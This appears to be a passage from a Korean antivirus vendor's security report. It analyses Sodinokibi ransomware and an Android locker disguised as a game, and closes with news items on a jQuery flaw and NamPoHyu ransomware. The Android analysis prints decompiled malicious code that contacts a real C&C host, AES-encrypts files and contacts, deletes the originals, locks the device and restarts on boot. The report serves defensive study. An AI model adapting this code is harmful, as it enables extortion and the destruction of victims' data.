    {
      sub_40483A((int)&v2[v18], (int)&v16);
      if ( v13 & 0x10 )
      {
        sub_404776((int)v2, (int)L"\\");
        if ( ((int (__cdecl *)(__int16 *, char *))v3[1])(v2, &v16) )
        {
          sub_405C4C((int)&P, (int)v2);
          LODWORD(v9) = ((int (__cdecl *)(_DWORD, __int16 *, char *))v3[10])(v3[3], v2, &v16);
          *((_QWORD *)v3 + 3) += v9;
        }
      }
      else
      {
        v10 = v15;
        v17 = v14;
        if ( ((int (__cdecl *)(__int16 *, char *, int, int))v3[2])(v2, &v16, v15, v14) )
        {
          LODWORD(v11) = ((int (__cdecl *)(_DWORD, __int16 *, char *, int, int))v3[11])(v3[4], v2, &v16, v10, v17);
          *((_QWORD *)v3 + 4) += v11;
        }
      }
    }
  }
  while ( !*v3 && FindNextFileW(v22, &v13) );
  FindClose(v22);
```


[그림 12] 암호화 대상 파일 검색 코드

해당 랜섬웨어는 아래와 같은 확장자를 제외한 파일에 대해서만 암호화를 진행한다.


msi, spl, ics, icns, themepack, deskthemepack, ps1, 386, diagcab, ani, scr, theme, bin, icl, key, mpa, hlp, com ,ico, adv, hta, shs, drv, rtp, msc, msu, sys, ldf, bat, prf, wpx, nls, rom, mod, dll, lnk, diagpkg, diagcfg, lock, ocx, idx, cpl, exe, cur, cab, msp, nomedia, cmd, msstyles

[표 5] 암호화 제외 확장자

암호화가 완료되면 아래와 같이 [원본파일이름].[기존 확장자명]. 뒤에 [영문숫자랜덤]이 추가된다.

[그림 13] 암호화 완료 화면

파일 암호화가 모두 끝나면, 랜섬웨어 감염 사실과 파일 복호화 방법을 알리는 랜섬 노트를 생성한다. 랜섬웨어는 사용자 바탕화면 경로에 확장자로 사용한 '[영문숫자랜덤]-readme.txt' 형식으로 생성한다. 내용은 감염된 파일을 복구하기 위해 TOR 브라우저로 접속할 것을 안내하고 있다.



[그림 14] 랜섬 노트 화면

또한 감염된 PC 의 바탕화면을 파란색 화면으로 변경한다.

[그림 15] 감염된 시스템의 바탕 화면

3. 결론

해당 랜섬웨어는 로컬 시스템만 감염 시키는 것이 아니라 로컬과 연결된 네트워크 드라이브에 대해서도 암호화를 시도한다. 연결된 시스템이 백업을 위한 폴더나 서버일 경우 더 큰 피해로 이어질 수 있다.

사용자들은 랜섬웨어를 예방하기 위해 중요 파일은 주기적으로 백업하는 습관을 들여야 한다. 또한 패치 누락으로 인한 취약점이 발생하지 않도록 운영체제와 소프트웨어는 최신 버전을 유지하는 것이 중요하다.

현재 알약에서는 'Trojan.Ransom.Sodinokibi'로 진단하고 있다.

[Trojan.Android.Locker] 악성코드 분석 보고서

1. 개요


최근 PC 악성코드의 대부분은 랜섬웨어이며 복호화 대가로 암호화폐를 요구하고 있다. 이러한 흐름이 안드로이드에서도 빈번하게 나타나기 시작했다. 관련 앱은 기기 정보를 탈취하여 감염자를 구별하는 데 사용한다. 외부 저장소의 폴더와 파일을 가리지 않고 저장된 모든 파일을 암호화한다. 또한, 연락처도 암호화한다.
이때 암호화에 사용되는 알고리즘은 AES 이며 키값은 해커의 C&C 를 통해서 얻어온다. 암호화폐를 이용하여 비용을 지불하면 복호화가 진행된다.

본 분석 보고서에서는 “Trojan.Android.Locker”를 상세 분석하고자 한다.

2. 악성코드 상세 분석

2.1 게임 앱 위장

해당 악성 앱의 아이콘은 전 세계적으로 인기를 끈 게임으로 위장하고 있으며 사용자가 설치한 이후에는 자동으로 자신의 아이콘을 감춘 후 바로 암호화 관련 액티비티가 실행된다.




```
super.onCreate(arg6);
String v0 = this.getPackageName();
StringBuilder v2 = new StringBuilder();
v2.append(v0);
v2.append(".MainActivity");
this.getPackageManager().setComponentEnabledSetting(new ComponentName(v0, v2.toString()), 2, 1);
this.startActivity(new Intent(((Context)this), LockActivity.class).setFlags(268435456));
```

[그림 1] 아이콘 숨김

2.2 필요 권한


암호화에 필요한 행위를 위해서 정의된 권한들이며 각각을 살펴보면 INTERNET 은 C&C 와의 통신, RECEIVE_BOOT_COMPLETED 는 지속적인 악성 행위를 위해서 기기가 부팅되면 앱 자동 실행, SET_WALLPAPER 랜섬웨어 감염을 나타내기 위한 기기 바탕화면 변경, READ_EXTERNAL_STORAGE 와 WRITE_EXTERNAL_STORAGE 는 대상 파일들을 읽고 쓴 후 암호화하는데 각각 필요한 권한이다.

```
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.SET_WALLPAPER" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
```

[그림 2] 필요 권한

2.3 바탕화면 변경

감염된 사실을 나타내기 위해서 기기의 바탕화면을 변경한다. 해당 언어는 러시아어이며 “당신의 폰은 잠겼습니다” 라는 의미이며 러시아를 대상으로 하는 악성 앱임을 알 수 있다.




[그림 3] 랜섬노트 이미지 파일

```
00000008  invoke-virtual        LockActivity->getResources()Resources, p0
0000000E  move-result-object    v1
00000010  const                 v2, 0x7F07005C
00000016  invoke-static         BitmapFactory->decodeResource(Resources, I)Bitmap, v1, v2
```

```
v0.setWallpaper(v2);
```

```
<public type="drawable" name="bg" id="0x7f07005c" />
```

[그림 4] 앱 내부에 저장된 랜섬웨어 감염 화면

2.4 기기 정보 탈취

기기 정보에서 디바이스, 브랜드, 하드웨어, 아이디, 모델을 탈취하여 md5 암호화 한 후 고유 식별 번호로 쓰고 추가로 릴리즈, 인코딩된 모델과 통신사 국가코드를 이용하여 C&C 의 추가 경로로 사용한다. 이후 외부 저장소와 관련된 권한이 있을 경우 암호화를 진행한다. 이때, 암호화 키 값은 C&C 를 통해서 얻는다.

```
lic static String generateUID() throws Exception {
 StringBuilder v0 = new StringBuilder();
 v0.append(Build.DEVICE);
 v0.append(Build.BRAND);
 v0.append(Build.HARDWARE);
 v0.append(Build.ID);
 v0.append(Build.MODEL);
 return SecurityUtils.generateMD5Hash(v0.toString().getBytes());
```

```
Thread(new Runnable(((TelephonyManager)v5_1)) {
public void run() {
    try {
        String[] v0_1 = LockActivity.this.key;
        HttpClient v2 = new HttpClient();
        StringBuilder v3 = new StringBuilder();
        v3.append("http://timei2260.myjino.ru/gateway/attach.php?uid=");
        v3.append(Utils.generateUID());
        v3.append("&os=");
        v3.append(Build$VERSION.RELEASE);
        v3.append("&model=");
        v3.append(URLEncoder.encode(Build.MODEL));
        v3.append("&permissions=0&country=");
        v3.append(this.val$telephonyManager.getNetworkCountryIso());
        v0_1[0] = v2.getReq(v3.toString());
        Log.d("GA", String.valueOf(ActivityCompat.checkSelfPermission(LockActivity.this.getApplicationContext(), "android.permission.WRITE_EXTERNAL_STORAGE")));
        if(ActivityCompat.checkSelfPermission(LockActivity.this.getApplicationContext(), "android.permission.WRITE_EXTERNAL_STORAGE") == 0) {
            new Thread(new Runnable() {
                public void run() {
                    this.this$1.this$0.encryptFiles(this.this$1.this$0.key[0]);
                }
            }).start();
```


[그림 5] C&C 연결 및 파일 암호화 진행

2.5 파일 암호화 진행

저장소에 저장된 폴더와 파일을 가리지 않고 모두 암호화한다. 대상 파일의 경로를 확인하고 "encrypted" 문구가 없으면 파일을 읽어드리고 AES 암호화를 진행한다. 원본 파일은 삭제한다.

```
vate void encryptFiles(String arg2) {
 this.encryptDir(arg2, Environment.getExternalStorageDirectory().getAbsolutePath());
```



```
vate void encryptDir(String arg12, String arg13) {
 byte[] v0 = Utils.hexStringToByteArray(arg12);
 File[] v2 = new File(arg13).listFiles();
 int v3 = 0;
 int v4 = v2.length;
 while(v3 < v4) {
     File v5 = v2[v3];
     try {
         if(v5.isDirectory()) {
             new Thread(new Runnable(arg12, v5) {
                 public void run() {
                     LockActivity.this.encryptDir(this.val$encryptionKey, this.val$file.getAbsolutePath());
                 }
             }).start();
             goto label_47;
         }

         String[] v6_1 = v5.getAbsolutePath().split("\\.");
         if(!v6_1[v6_1.length - 1].equalsIgnoreCase("encrypted")) {
             goto label_26;
         }
     }
     catch(Exception v6) {
         goto label_46;
     }

     goto label_47;
     try {
     label_26:
         Cipher v7_1 = AES.initEncryption(v0);
         String v8 = v5.getAbsolutePath();
         FileUtils.readFile(v8, v5.getAbsolutePath() + ".encrypted", v0, v7_1);
         Log.d("Working on ", v5.getAbsolutePath());
         FileUtils.deleteFile(v5.getAbsolutePath());
```


[그림 6] 파일 암호화

2.6 연락처 암호화 진행

파일 암호화가 끝나면 이어서 연락처 암호화를 진행한다. 파일 암호화와 달리 AES 암호화 이후에 나오는 문자열을 Base64 인코딩을 추가로 진행한다. 원본 연락처는 삭제한다.

```
new Thread(new Runnable() {
    public void run() {
        try {
            this.this$1.this$0.encryptContacts(this.this$1.this$0.key[0]);
        }
        catch(Exception v0) {
            v0.printStackTrace();
        }
    }
}).start();
```



```
vate void encryptContacts(String arg14) {
 String v9;
 String v8;
 ContentResolver v6 = this.getContentResolver();
 Cursor v7 = v6.query(ContactsContract$Contacts.CONTENT_URI, null, null, null, null);
 if(v7.getCount() > 0) {
     do {
     label_10:
         if(!v7.moveToNext()) {
             return;
         }

         v8 = v7.getString(v7.getColumnIndex("_id"));
         v9 = v7.getString(v7.getColumnIndex("display_name"));
     }
     while(v7.getInt(v7.getColumnIndex("has_phone_number")) <= 0);

     Cursor v0 = v6.query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI, null, "contact_id = ?", new String[]{v8}, null);
     while(v0.moveToNext()) {
         String v1 = v0.getString(v0.getColumnIndex("data1"));
         byte[] v2 = Utils.hexStringToByteArray(arg14);
         try {
             ContactsUtils.writeContact(Base64.encodeToString(AES.encrypt(v2, v9.getBytes()), 0), Base64.encodeToString(AES.encrypt(v2, v1.getBytes()), 0), this.getApplicationContext());
             v6.delete(Uri.withAppendedPath(ContactsContract$Contacts.CONTENT_LOOKUP_URI, v7.getString(v7.getColumnIndex("lookup"))), null, null);
         }
         catch(Exception v3) {
             Log.e("Get Contacts Error", v3.getMessage());
         }
     }

     v0.close();
```


[그림 7] 연락처 암호화

2.7 기기 상태 저장

현재 기기가 어떤 상태인지 저장한다. 앱의 “sharedPreferences”에 상태를 저장한다. 암호화가 완료되면 “worked”가 1 이 된다.

```
v6_1.writeMemory("worked", "1");
```

```
blic void writeMemory(String arg2, String arg3) {
  SharedPreferences$Editor v0 = this.sharedPreferences.edit();
  v0.putString(arg2, arg3);
  v0.apply();
  v0.commit();
```



```
lic class Memory {
 private SharedPreferences sharedPreferences;

 public Memory(Context arg3) throws Exception {
     super();
     this.sharedPreferences = arg3.getSharedPreferences(arg3.getPackageName(), 0);
 }

 public void clearMemory() {
     SharedPreferences$Editor v0 = this.sharedPreferences.edit();
     v0.clear();
     v0.apply();
     v0.commit();
 }

 public String readMemoryKey(String arg3) throws Exception {
     return this.sharedPreferences.getString(arg3, "");
 }

 public void writeMemory(String arg2, String arg3) {
     SharedPreferences$Editor v0 = this.sharedPreferences.edit();
     v0.putString(arg2, arg3);
     v0.apply();
     v0.commit();
```



```
root@x86:/data/data/com.ins.screensaver/shared_prefs # cat com.in
at com.ins.screensaver.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="worked">1</string>
</map>
```


[그림 8] 기기 상태 저장

2.8 기기 조작 제어

뒤로 가기, 앱 종료, 홈 버튼 조작과 멀티화면 등 악성 앱의 랜섬노트 화면이 화면에서 사라지는 작용이 생기면 바로 다시 나타나도록 하여 기기의 터치와 조작을 통한 사용을 완전히 차단한다.

```
if(Build$VERSION.SDK_INT >= 24) {
    new Thread(new Runnable() {
        @RequiresApi(api=24) public void run() {
            LockActivity.this.multiWindowCheck();
        }
    }).start();
```



```
private void multiWindowCheck() {
    while(true) {
        if(Build$VERSION.SDK_INT < 24) {
            continue;
        }

        if(!this.isInMultiWindowMode()) {
            continue;
        }

        Utils.pressHome(((Context)this));
    }
}
```

```
blic static void pressHome(Context arg2) {
  Intent v0 = new Intent("android.intent.action.MAIN");
  v0.addCategory("android.intent.category.HOME");
  v0.setFlags(268435456);
  arg2.startActivity(v0);
```

[그림 9] 기기 사용 차단

2.9 복호화 요청

복호화 요청 탭을 누르면 이전에 수집했던 탈취한 기기 정보로 조합한 고유 번호를 확인하여 복호화 비용 지불 여부를 확인한다. 암호화폐 지불이 완료됐다면 복호화가 진행된다. 이후에 복호화 완료 상태인 “finished” 문자열을 기록한다. 만약 해당 부분이 비어 있다면, 현재 실행 중인 앱 프로세스를 확인하고 랜섬웨어 행위와 관련된 액티비티를 새롭게 시작한다. (현재 C&C 와의 통신이 되지 않아서 복호화 비용 지불 과정에서 어떠한 화면이 추가로 나타나는지 알 수 없다.)


```
((Button)v4).setOnClickListener(new View$OnClickListener(((WebView)v3), v1) {
    public void onClick(View arg4) {
        LockActivity.this.showMessage(this.val$webView, this.val$resources);
        new Thread(new Runnable() {
            public void run() {
                try {
                    HttpClient v0_1 = new HttpClient();
                    StringBuilder v1 = new StringBuilder();
                    v1.append("http://timei2260.myjino.ru/gateway/check.php?uid=");
                    v1.append(Utils.generateUID());
                    this.this$1.this$0.runOnUiThread(new Runnable(v0_1.getReq(v1.toString())) {
                        public void run() {
                            if(!this.val$response.split("\\|")[0].equalsIgnoreCase("true")) {
                                Toast.makeText(this.this$2.this$1.this$0.getApplicationContext(), "Оплата не поступила", 1).show();
                                return;
                            }

                            String v0 = this.val$response.split("\\|")[1];
                            try {
                                new Memory(this.this$2.this$1.this$0.getApplicationContext()).writeMemory("finished", "1");
                            }
                            catch(Exception v2) {
                                v2.printStackTrace();
                            }

                            new Thread(new Runnable(v0) {
                                public void run() {
                                    this.this$3.this$2.this$1.this$0.decryptFiles(this.val$key);
                                }
                            }).start();
                            new Thread(new Runnable(v0) {
                                public void run() {
                                    this.this$3.this$2.this$1.this$0.decryptContacts(this.val$key);
                                }
                            }).start();
                            Toast.makeText(this.this$2.this$1.this$0.getApplicationContext(), "Вы успешно сняли блокировку с телефона!", 1).show();
                            this.this$2.this$1.this$0.finish();
```



```
public CheckerTimer(Context arg1) {
    super();
    this.context = arg1;
}

public void run() {
    try {
        if(new Memory(this.context).readMemoryKey("finished").isEmpty())
            goto label_11;
        }
    }
    catch(Exception v0) {
        v0.printStackTrace();
        goto label_11;
    }

    return;
label_11:
    if(!Utils.isAppOnForeground(this.context)) {
        Utils.startMainScreen(this.context);
```



```
blic static boolean isAppOnForeground(Context arg8) {
  List v1 = arg8.getSystemService("activity").getRunningAppProcesses();
  if(v1 == null) {
      return 0;
  }

  String v3 = arg8.getPackageName();
  Iterator v4 = v1.iterator();
  do {
  label_8:
      if(!v4.hasNext()) {
          return 0;
      }

      Object v5 = v4.next();
      if(((ActivityManager$RunningAppProcessInfo)v5).importance != 100) {
          goto label_8;
      }
  }
  while(!((ActivityManager$RunningAppProcessInfo)v5).processName.equals(v3));

  return 1;
```


[그림 10] 복호화 이후 기기 상태 확인

2.10 지속적인 악성 앱 실행

기기가 재실행되면 악성 앱을 재시작한다.

```
<receiver android:name="com.ins.screensaver.receivers.OnBoot" android:permission="android.permission.RECEIVE_BOOT_COMPLETED">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
        <action android:name="android.intent.action.QUICKBOOT_POWERON" />
    </intent-filter>
</receiver>
```

```
blic class OnBoot extends BroadcastReceiver {
  public OnBoot() {
      super();
  }

  public void onReceive(Context arg3, Intent arg4) {
      arg3.startActivity(new Intent(arg3, LockActivity.class).setFlags(268435456));
  }
```


[그림 11] 부팅 완료 시 악성 앱 재실행

2.11 C&C 접속 불가

C&C 를 통해서 키값을 받아온 후 암호화를 했기 때문에, 현재 C&C 와 접속이 불가하여 감염되면 키값을 찾을 방법이 없어 복호화가 불가능하다.

[그림 1] 현재 접속 불가한 C&C 서버

3. 결론

해당 악성 앱은 유명 게임 앱으로 위장하여 사용자를 속인다. 감염되면 자기 자신을 숨기며, 기기 외부저장소의 모든 파일과 연락처를 암호화한다. 또한, 암호화된 파일에 대한 복호화 비용을 지불하지 않으면 기기의 사용도 불가하다.

특히, C&C 서버를 통해서 암호화 키 값을 받아오는데 현재 C&C 서버와 연결이 되지 않아서 감염이 되고 난 이후라면 복호화할 수 있는 방법이 없어 사용자들은 매우 주의해야 한다.

04

글로벌 보안 동향

jQuery 자바스크립트 라이브러리에서 웹사이트 취약점 발견

jQuery JavaScript library flaw opens the doors for attacks on hundreds of millions of websites

인기 있는 jQuery 자바스크립트 라이브러리에서 공격자가 자바스크립트 오브젝트의 프로토타입을 변조하도록 허용할 수 있는 프로토타입 오염(Prototype pollution) 결함이 발견되었다.

jQuery 자바스크립트 라이브러리는 현재 온라인 전체 웹사이트 중 74%에 사용되고 있으며, 사이트 대부분이 '프로토타입 오염' 결점에 취약한 라이브러리 1.x 와 2.x 버전을 사용하고 있었다.

해당 라이브러리는 금주 이 문제를 수정하기 위한 보안 패치를 발표했다. 이는 해당 코드에서 주요 보안 취약점이 발견된 지 3 년 만이다.

자바스크립트 오브젝트는 선정이 된 구조를 기반으로 다수 값을 저장하는데 사용될 수 있는 변수와 같다. 프로토타입은 자바스크립트 오브젝트의 기본 구조 및 기본값을 정의하는 데 사용되며, 값이 설정되지 않았을 경우 예상 구조를 지정하는 데 필수적이다.

자바스크립트 오브젝트 프로토타입을 변조할 수 있는 공격자는 어플리케이션을 충돌시키고 예상된 값을 받지 못할 경우 행동을 변경시킬 수 있게 된다. 자바스크립트의 사용 현황을 감안할 때, 프로토타입 오염 결함 악용은 웹 어플리케이션에 심각한 영향을 미칠 것으로 예상된다.

jQuery 라이브러리에 존재하는 이 취약점(CVE-2019-11358)은 Snyk 의 연구원들이 발견했으며, 프로토타입 오염 공격의 PoC 코드까지 공개했다. 이 보안 취약점은 프로토타입 오염을 나타내며, 공격자들이 자바스크립트 어플리케이션 오브젝트 프로토타입에 덮어쓰기 하도록 허용한다. 이 같은 일이 발생할 경우, 공격자 제어 속성이 오브젝트에 주입되며, 자바스크립트 예외를 트리거해 서비스 거부를 유발하거나 공격자가 삽입하는 코드 경로를 강제로 적용하도록 어플리케이션 소스 코드를 변조할 수 있게 된다.

전문가들은 공격자들이 이 취약점을 악용할 경우 jQuery 라이브러리 코드를 사용하는 웹 앱에서 관리자 권한을 부여받을 수 있다는 것을 시연해 보였다.

전문가에 따르면, 다행히도 이 프로토타입 오염 문제는 대규모 공격에서 악용이 불가능한 것으로 나타났다. 익스플로잇 코드가 타깃에 따라 다르게 작성되어야 하기 때문이다.

어플리케이션에 jQuery 자바스크립트 라이브러리를 사용하는 웹 개발자들은 최신 버전인 jQuery 3.4.0 으로 업데이트하기를 권고한다.

jQuery 팀은 블로그를 통해 "jQuery 3.4.0 은 jQuery.extend (true, {}, …)를 사용할 때 발생하는 의도하지 않은 행동들에 대한 수정사항을 포함하고 있다. 검사하지 않은 소스 오브젝트가 열거 가능한 __proto__ 속성을 포함하고 있을 경우, 이는 기존의 Object.prototype 을 확장시킬 수 있다. 이 수정사항은 jQuery 3.4.0 에 포함되어 있으나, 이전 jQuery 버전을 패치하기 위한 patch diff 도 있다고 밝혔다.

[출처] https://securityaffairs.co/wordpress/84340/hacking/jquery-javascript-library-flaw.html

원격 Samba 서버를 노리는 'NamPoHyu' 바이러스 랜섬웨어 발견

'NamPoHyu Virus' Ransomware Targets Remote Samba Servers

NamPoHyu Virus, MegaLocker Virus 라 불리는 새로운 랜섬웨어 패밀리가 발견되었다. 이 랜섬웨어는 다른 랜섬웨어들과는 조금 다른 방법으로 타깃을 노린다. 공격자는 랜섬웨어를 로컬에서 실행하여 접근 가능한 Samba 서버를 원격으로 암호화한다.

보통 랜섬웨어 감염은 다른 악성코드 또는 악성 이메일 첨부파일을 통하거나, 공격자가 컴퓨터나 네트워크를 해킹하여 암호화될 컴퓨터에서 발생한다. 하지만 이 새로운 랜섬웨어는 접근 가능한 Samba 서버를 찾아 패스워드를 브루트포싱한 후 원격으로 파일을 암호화하고 랜섬노트를 생성한다.

Shodan 검색 결과, 50 만 대에 가까운 Samba 서버가 이 랜섬웨어의 타깃이 될 가능성이 있는 것으로 보인다.

[출처] https://www.bleepingcomputer.com/news/security/nampohyu-virus-ransomware-targets-remote-samba-servers/

다행히도 암호화된 파일을 복호화할 수 있는 방법이 발견되었으며, emsisoft.com 에서 확인할 수 있다.

2019 년 3 월 처음 발견된 MegaLocker

2019 년 3 월, NAS 스토리지 기기가 MegaLocker Virus 라는 랜섬웨어에 의해 암호화되었다.

이 랜섬웨어는 .crypted 확장자를 사용했으며, !DECRYPT_INSTRUCTION.TXT 라는 랜섬노트를 생성했다.

